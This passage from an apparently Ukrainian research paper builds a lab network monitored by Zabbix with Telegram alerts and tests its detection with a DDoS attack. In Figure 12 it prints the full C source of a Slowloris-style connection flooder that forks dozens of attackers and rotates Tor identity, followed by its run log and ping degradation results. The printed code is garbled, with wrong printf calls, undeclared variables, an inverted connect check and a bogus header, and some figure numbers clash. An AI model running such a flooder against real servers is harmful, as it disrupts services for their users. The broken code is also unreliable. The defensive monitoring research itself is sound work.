**Виклад основного матеріалу.** У даній роботі розроблено прототип телекомунікаційної мережі, що дозволяє досліджувати вплив аномалій на поведінку мережі та якість обслуговування. Це рішення забезпечує безпечне тестування нових методів моніторингу, виключаючи ризики, пов'язані з використанням реальних мереж. Прототип складається з роутера (маршрутизатора), комутаторів рівня L2 (D-Link DES-3526), декількох персональних комп'ютерів та телефону із встановленим терміналом Termux, на якому буде створюватись скрипт для DDoS-атак для перевірки відмовостійкості сервера. Переваги цього підходу включають: безпечне тестування, що дозволяє уникнути можливих збоїв та втрат; детальний аналіз впливу аномалій на мережу та якість обслуговування, що сприяє вдосконаленню систем моніторингу; автоматизація процесів додавання нових хостів до моніторингу, що значно полегшує управління мережевими ресурсами; гнучкість та масштабованість, яка робить прототип універсальним інструментом для різноманітних дослідницьких задач; покращення якості обслуговування завдяки швидкому виявленню та реагуванню на проблеми, що підвищує загальну ефективність мережевої інфраструктури. Таким чином, розроблений прототип є важливим інструментом для подальших досліджень та вдосконалення систем моніторингу, забезпечуючи надійний і безпечний спосіб тестування в умовах, максимально наближених до реальних. Структурну схему локальної мережі пристроїв показано на рис. 1.

Прототип телекомунікаційної мережі пристроїв показано на рис. 2.

Розгорнуто систему моніторингу Zabbix на персональному комп'ютері та імпортовано віртуальну машину для подальшого тестування. Налаштовано віртуальну машину, збільшено обсяг оперативної пам'яті до 4096 Мб і встановлено мережеве з'єднання в режимі моста. Після завантаження віртуального сервера використано логін і пароль за замовчуванням для отримання доступу до сервера, отримано IP-адресу сервера і перевірено його доступність у локальній мережі.

Для забезпечення зручності та безпеки здійснено вхід на сервер за допомогою SSH через термінал PuTTY, змінено часовий пояс PHP у файлі zabbix.conf, перезавантажено служби PHP-FPM, надано серверу статичну IP-адресу і вимкнено DHCP-клієнт на інтерфейсі.




Рис. 1. Структурна схема прототипу локальної мережі



Рис. 2. Прототип телекомунікаційної мереж

Здійснено вхід у веб-інтерфейс Zabbix за статичною IP-адресою сервера, налаштовано систему моніторингу для відстеження стану пристроїв, мережевого трафіку, використання процесора, виконання процесів та інших параметрів

Для автоматизації процесів впроваджено автоматичне додавання хостів, що значно спрощує управління мережевими ресурсами. Система автоматично виявляє нові хости в діапазоні IP: 192.168.1.1/24 та додає їх до моніторингу, підвищуючи ефективність і зменшуючи витрати часу на управління.

Для цього вибрано назву групи для наших моніторингових пристроїв і пулу IP-адрес, які потрібно відслідковувати. Період оновлення встановлюємо 1 хвилину. На рис. 3. показано встановлення параметрів у веб-інтерфейсі Zabbix.

В Discovery check вибрано протокол SNMPv2, 161 порт (tcp/udp), SNMP OID 1.3.6.1.2.1.1.1.0, 1.3.6.1.2.1.1.5.0, а також SNMP community – public. Процес встановлення параметрів для

автоматичного моніторингу хостів показано на рис. 4. OID 1.3.6.1.2.1.1.1.0 використовується для отримання значення sysDescr, що представляє опис системи (наприклад, назва, версія, виробник тощо) у мережевому пристрої через SNMP, а OID 1.3.6.1.2.1.1.5.0 використовується для отримання значення sysName, що представляє назву системи (наприклад, ім'я хоста) у мережевому пристрої через SNMP [6].

Кінцевий вигляд сконфігурованої системи автоматичного додавання хостів в Zabbix-сервері показаний на рис. 5.

На комутаційному обладнанні, яке підлягає моніторингу, обрано SNMP community – public для забезпечення взаємодії між системою моніторингу Zabbix та мережевими пристроями. Скріншот налаштування SNMP community на комутаційному обладнанні наведено на рис. 6. Використання цього SNMP дозволяє отримувати доступ до даних про стан мережі без необхідності складних налаштувань або авторизації на кожному пристрої.

\* Name

Discovery by proxy

\* IP range

\* Update interval

Рис. 3. Встановлення параметрів у веб-інтерфейсі Zabbix

Discovery check

Check type

\* Port range

\* SNMP community

\* SNMP OID

Discovery check

Check type

\* Port range

\* SNMP community

\* SNMP OID

Рис. 4. Встановлення параметрів для моніторингу хостів

\* Name

Discovery by proxy

\* IP range

\* Update interval

\* Checks

Type	Actions
SNMPv2 agent "1.3.6.1.2.1.1.1.0"	<a href="#">Edit</a> <a href="#">Remove</a>
SNMPv2 agent "1.3.6.1.2.1.1.1.5.0"	<a href="#">Edit</a> <a href="#">Remove</a>
<a href="#">Add</a>	

Device uniqueness criteria

IP address

SNMPv2 agent "1.3.6.1.2.1.1.1.0"

SNMPv2 agent "1.3.6.1.2.1.1.1.5.0"

Host name

DNS name

IP address

SNMPv2 agent "1.3.6.1.2.1.1.1.0"

SNMPv2 agent "1.3.6.1.2.1.1.1.5.0"

Visible name

Host name

DNS name

IP address

SNMPv2 agent "1.3.6.1.2.1.1.1.0"

SNMPv2 agent "1.3.6.1.2.1.1.1.5.0"

Enabled

Рис. 5. Кінцевий вигляд системи автоматичного додавання хостів

```

DE9-3526:admin#show snmp community
Command: show snmp community

SNMP Community Table
Index : private
Community Name          View Name                Access Right
-----
private                 CommunityView            read_write
Index : public
Community Name          View Name                Access Right
-----
public                  CommunityView            read_only

Total Entries : 2

DE9-3526:admin#
    
```

Рис. 6. Скріншот встановлення SNMP community на комутаційному обладнанні

Після декількох хвилин очікування, система автоматично виявила хости шляхом сканування мережі та ідентифікації активних пристроїв, провела аналіз їх параметрів, таких як доступність, використання ресурсів та статус з'єднання, і додала їх до моніторингу для подальшого контролю та аналізу. На рис. 7 показано результат автоматичного додавання хостів.

Для того, щоб система відображала реакцію на атаку, необхідно розробити чат-бот в Telegram для сповіщень й інтегрувати його в систему моніторингу. Процес створення чат-бота та отримання токена доступу відображено на рис. 8.

Отримавши токен доступу, інтегруємо чат-бота в систему моніторингу Zabbix. На рис. 9 показано процес інтеграції чат-бота в систему моніторингу Zabbix.

Name ▲	Interface	Availability
<a href="#">Router1</a>	192.168.1.33: 161	ZBX SNMP JMX IPM
<a href="#">Switch1</a>	192.168.1.28: 161	ZBX SNMP JMX IPM
<a href="#">Switch2</a>	192.168.1.27: 161	ZBX SNMP JMX IPM
<a href="#">Switch3</a>	192.168.1.26: 161	ZBX SNMP JMX IPM
Zabbix server	127.0.0.1: 10050	ZBX SNMP JMX IPM

Рис. 7. Результат автоматичного додавання хостів



Рис. 8. Створення чат-боту та отримання токена доступу




Рис. 9. Інтеграція чат-бота в систему моніторингу Zabbix




Рис. 10. Створення тестового повідомлення для перевірки коректної роботи

Проведемо перевірку чат-бота, відправивши тестове повідомлення з Zabbix-сервера (рис. 10).

Результат перевірки чат-боту показаний на рис. 11.



Рис. 11. Результат перевірки коректної роботи чат-бота й системи моніторингу

В результаті попередніх кроків ми успішно створили чат-бота та інтегрували його в систему моніторингу Zabbix. З цим кроком завершено,

тепер ми можемо перейти до наступних етапу, а саме створення скрипта на мові програмування С, який використовуватиметься для DDoS-атак. Написаний скрипт для DDoS-атак показано на рис. 12.

Процес компіляції DDoS-атаки показано на рис. 17.

Як результат, система сповістила про надмірне навантаження центрального процесора через критичні навантаження під час DDoS-атаки, а чат-бот у Telegram відразу проінформував про цю проблему (рис. 14).

Наведемо декілька графіків з діючої системи моніторингу після закінчення DDoS-атаки, можна ствердити, що усі показники сервера зросли до максимального значення: Сервер отримує над-



```

17:32 [Terminal]
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <unistd.h>
#include <set.h>
#include <signal.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int make_socket(char *host, char *port) {
    struct addrinfo hints, *servinfo, *p;
    int sock, r;

    // Connecting to localhost
    printf(stderr, "[Connecting -> %s:%s]", host, port);
    memset(&hints, 0, sizeof(hints));
    hints.ai_family = AF_UNSPEC;
    hints.ai_socktype = SOCK_STREAM;
    if((r=getaddrinfo(host, port, &hints, &servinfo))!=0) {
        printf(stderr, "getaddrinfo: %s\n", gai_strerror(r));
        exit(0);
    }
    for(p = servinfo; p != NULL; p = p->ai_next) {
        if((sock = socket(p->ai_family, p->ai_socktype, p->ai_protocol)) == -1) {
            continue;
        }
        if(connect(sock, p->ai_addr, p->ai_addrlen)!=-1) {
            close(sock);
            continue;
        }
        break;
    }
    if(p == NULL) {
        if(servinfo)
            freeaddrinfo(servinfo);
        printf(stderr, "No connection could be made\n");
        exit(0);
    }
    if(servinfo)
        freeaddrinfo(servinfo);
    printf(stderr, "[Connected -> %s:%s]\n", host, port);
    return sock;
}

void breakme(int s) {
    // do nothing
}

#define CONNECTIONS 8
#define TIMEOUT 48

void attack(char *host, char *port, int id) {
    int sockets[CONNECTIONS];
    int x, e;
    for(x=0; x<CONNECTIONS; x++)
        sockets[x]=0;
    signal(SIGPIPE, SIG_IGN);
    while(1) {
        for(x=0; x<CONNECTIONS; x++) {
            if(sockets[x]==0)
                sockets[x] = make_socket(host, port);
            r=write(sockets[x], "ID", 1);
            if(r == -1) {
                close(sockets[x]);
                sockets[x] = make_socket(host, port);
            } else
                printf(stderr, "Socket[%d]=%d -> %s\n", x, sockets[x], r);
        }
        printf(stderr, "[%d: Voly Sent]\n", id);
        sleep(30000);
    }
}

void cycle_identity() {
    int r;
    int socket = make_socket("localhost", "9050");
    write(socket, "AUTHENTICATE \n\n", 10);
    while(1) {
        r=write(socket, "signal MEMORY\n\n", 16);
        printf(stderr, "[%d: cycle_identity -> signal MEMORY\n", r);
        sleep(30000);
    }
}

int main(int argc, char **argv) {
    int x;
    if(argc !=3)
        cycle_identity();
    for(x=0; x< TIMEOUT; x++) {
        if(fork())
            attack(argv[1], argv[2], x);
        sleep(20000);
    }
    return 0;
}
    
```

Рис. 12. Написаний скрипт у середовищі Termux на мові програмування C

```

[45: Voly Sent]
[Connected -> 192.168.1.23:22]
[Connected -> 192.168.1.23:22]
[44: Voly Sent]
[44: Voly Sent]
[Connected -> 192.168.1.23:22]
[Connected -> 192.168.1.23:22]
[Connected -> 192.168.1.23:22]
[2: Voly Sent]
[2: Voly Sent]
[2: Voly Sent]
[2: Voly Sent]
[2: Voly Sent]
[2: Voly Sent]
[Connected -> 192.168.1.23:22]
[Connected -> 192.168.1.23:22]
[Connected -> 192.168.1.23:22]
[Connected -> 192.168.1.23:22]
[45: Voly Sent]
[Connected -> 192.168.1.23:22]
[Connected -> 192.168.1.23:22]
[44: Voly Sent]
[44: Voly Sent]
[44: Voly Sent]
[44: Voly Sent]
[Connected -> 192.168.1.23:22]
    
```

Рис. 13. Запуск скрипта для здійснення DDoS-атаки на сервер

мірний обсяг запитів з великої кількості джерел. Коли це відбувається, сервер витрачає ресурси на обробку кожного запиту або пакету даних. Якщо ця кількість запитів перевищує можливості сервера, то це призводить до перевантаження його обчислювальних можливостей, включаючи центральний процесор, що відображено на рис. 15 та рис. 16. Це призводить до деградації швидкості обробки запитів, збільшення часу відгуку сервера, що відображено на рис. 17 та рис. 18. Задля того, щоб краще зрозуміти вплив DDoS-атаки, сформу-




Рис. 14. Реакція чат-бота в телеграмі на аномальний трафік

ємо графіки доступності сервера до моменту проведення й під час проведення, які відображені на рис. 19 та рис. 20.

Як наслідок, атака призвела до деградації швидкості обробки запитів, збільшення часу відгуку сервера. Сервер знаходиться в межах локальної мережі, відповідно його працездатність напряму пов'язана з її станом. Під час DDoS-атаки надходить велика кількість запитів, весь цей потік даних проходить через мережу до сервера. Це означає, що маршрутизатори, комутатори та інші мережеві пристрої також є перенавантаженими обробкою додаткового трафіку. В даному випадку це призвело до зниження швидкості мережі інтернету, що відображено на рис. 21, і збільшення часу відгуку для всіх пристроїв у мережі, що відображено на рис. 22.




Рис. 15. Графічне відображення навантаженості центрального процесора сервера, під час проведення DDoS-атаки




Рис. 16. Графічне відображення використання ресурсу центрального процесора сервера, під час проведення DDoS-атаки

```
C:\Users\Admin>ping 192.168.1.23 -t
Pinging 192.168.1.23 with 32 bytes of data:
Reply from 192.168.1.23: bytes=32 time<1ms TTL=64
Reply from 192.168.1.23: bytes=32 time<1ms TTL=64
Reply from 192.168.1.23: bytes=32 time<1ms TTL=64
Reply from 192.168.1.23: bytes=32 time<1ms TTL=64
Reply from 192.168.1.23: bytes=32 time<1ms TTL=64
Reply from 192.168.1.23: bytes=32 time=1ms TTL=64
Reply from 192.168.1.23: bytes=32 time=1ms TTL=64
Reply from 192.168.1.23: bytes=32 time<1ms TTL=64
Reply from 192.168.1.23: bytes=32 time<1ms TTL=64
Reply from 192.168.1.23: bytes=32 time<1ms TTL=64
Reply from 192.168.1.23: bytes=32 time<1ms TTL=64
Reply from 192.168.1.23: bytes=32 time<1ms TTL=64
Reply from 192.168.1.23: bytes=32 time<1ms TTL=64
Reply from 192.168.1.23: bytes=32 time<1ms TTL=64
Reply from 192.168.1.23: bytes=32 time<1ms TTL=64
Reply from 192.168.1.23: bytes=32 time<1ms TTL=64
Reply from 192.168.1.23: bytes=32 time<1ms TTL=64
```

Рис. 17. Перевірка доступності серверу до проведення DDoS-атаки

```
C:\Users\Admin>ping 192.168.1.23 -t
Pinging 192.168.1.23 with 32 bytes of data:
Reply from 192.168.1.23: bytes=32 time=134ms TTL=64
Reply from 192.168.1.23: bytes=32 time=436ms TTL=64
Reply from 192.168.1.23: bytes=32 time=9ms TTL=64
Reply from 192.168.1.23: bytes=32 time=109ms TTL=64
Reply from 192.168.1.23: bytes=32 time=1ms TTL=64
Reply from 192.168.1.23: bytes=32 time=664ms TTL=64
Reply from 192.168.1.23: bytes=32 time=340ms TTL=64
Reply from 192.168.1.23: bytes=32 time=19ms TTL=64
Reply from 192.168.1.23: bytes=32 time=546ms TTL=64
Reply from 192.168.1.23: bytes=32 time=24ms TTL=64
Reply from 192.168.1.23: bytes=32 time=39ms TTL=64
Reply from 192.168.1.23: bytes=32 time=15ms TTL=64
Reply from 192.168.1.23: bytes=32 time=178ms TTL=64
Reply from 192.168.1.23: bytes=32 time=20ms TTL=64
```

Рис. 18. Перевірка доступності серверу під час проведення DDoS-атаки






Рис. 19. Графік доступності сервера до проведення DDoS-атаки




Рис. 20. Графік доступності сервера під час проведення DDoS-атаки




Рис. 21. Перевірка швидкості інтернету під час проведення DDoS-атаки

Вплив DDoS-атаки призвів до збільшення часу відгуку пристроїв локальної мережі:

```

C:\Users\Admin>ping 192.168.1.28 -t
Pinging 192.168.1.28 with 32 bytes of data:
Reply from 192.168.1.28: bytes=32 time=7ms TTL=30
Reply from 192.168.1.28: bytes=32 time=6ms TTL=30
Reply from 192.168.1.28: bytes=32 time=1ms TTL=30
Reply from 192.168.1.28: bytes=32 time=2ms TTL=30
Reply from 192.168.1.28: bytes=32 time=5ms TTL=30
Reply from 192.168.1.28: bytes=32 time=1ms TTL=30
Reply from 192.168.1.28: bytes=32 time=12ms TTL=30
Reply from 192.168.1.28: bytes=32 time=4ms TTL=30
Reply from 192.168.1.28: bytes=32 time=8ms TTL=30
Reply from 192.168.1.28: bytes=32 time=5ms TTL=30
Reply from 192.168.1.28: bytes=32 time=3ms TTL=30
Reply from 192.168.1.28: bytes=32 time=23ms TTL=30

C:\Users\Admin>ping 192.168.1.27 -t
Pinging 192.168.1.27 with 32 bytes of data:
Reply from 192.168.1.27: bytes=32 time=4ms TTL=30
Reply from 192.168.1.27: bytes=32 time=27ms TTL=30
Reply from 192.168.1.27: bytes=32 time=6ms TTL=30
Reply from 192.168.1.27: bytes=32 time=7ms TTL=30
Reply from 192.168.1.27: bytes=32 time=3ms TTL=30
Reply from 192.168.1.27: bytes=32 time=13ms TTL=30
Reply from 192.168.1.27: bytes=32 time=3ms TTL=30
Reply from 192.168.1.27: bytes=32 time=6ms TTL=30
Reply from 192.168.1.27: bytes=32 time=3ms TTL=30
Reply from 192.168.1.27: bytes=32 time=7ms TTL=30
Reply from 192.168.1.27: bytes=32 time=10ms TTL=30
Reply from 192.168.1.27: bytes=32 time=9ms TTL=30

C:\Users\Admin>ping 192.168.1.26 -t
Pinging 192.168.1.26 with 32 bytes of data:
Reply from 192.168.1.26: bytes=32 time=7ms TTL=30
Reply from 192.168.1.26: bytes=32 time=15ms TTL=30
Reply from 192.168.1.26: bytes=32 time=30ms TTL=30
Reply from 192.168.1.26: bytes=32 time=10ms TTL=30
Reply from 192.168.1.26: bytes=32 time=5ms TTL=30
Reply from 192.168.1.26: bytes=32 time=1ms TTL=30
Reply from 192.168.1.26: bytes=32 time=2ms TTL=30
Reply from 192.168.1.26: bytes=32 time=1ms TTL=30
Reply from 192.168.1.26: bytes=32 time=8ms TTL=30
Reply from 192.168.1.26: bytes=32 time=1ms TTL=30
Reply from 192.168.1.26: bytes=32 time=1ms TTL=30
Reply from 192.168.1.26: bytes=32 time=1ms TTL=30

```

Рис. 22. Перевірка доступності пристроїв під час проведення DDoS-атаки




Рис. 23. Графічне відображення завантаженості сервера під час проведення атаки




Рис. 24. Графічне відображення використання диску під час проведення атаки

Параметр “system load” відображає середнє навантаження на систему протягом певного часового інтервалу. Коли система перевантажена, “system load” зростає, що може призвести до збільшення часу відгуку сервера, затримок у виконанні запитів та загальної деградації продуктивності, що відображено на рис. 23.

Окрім завантаженості центрального процесора відбулось значне збільшення обсягу оброблюваної інформації. Це впливає на параметр Disk Utilization (використання диска), особливо у випадку вико-

ристання віртуальної пам’яті (paging) або файлової системи, яка зберігає логи. Збільшення параметру Disk Utilization має вплив на продуктивність сервера, оскільки доступ до даних на диску стає в рази повільнішим, що відображено на рис. 24.

Після завершення DDoS-атаки сервер надіслав до чат-боту повідомлення про стабілізацію своєї роботи, що свідчить про відновлення його коректного функціонування, що відображено на рис. 25.

Модернізуємо існуючі тригери системи моніторингу Zabbix, задля того, щоб система більш точно класифікувала причину проблеми перевантаження центрального процесора сервера. Скріншоти модернізації тригерів показані на рис. 26 та рис. 27.

Після проведення повторної DDoS-атаки на сервер, в чат-бот надійшли повідомлення з точнішою класифікацією проблеми, що відображено на рис. 28.

Даний прототип може бути використаний для аналізу мережових аномалій, тестування нових методів захисту від кіберзагроз, оптимізації мережового трафіку, автоматизації управління мере-

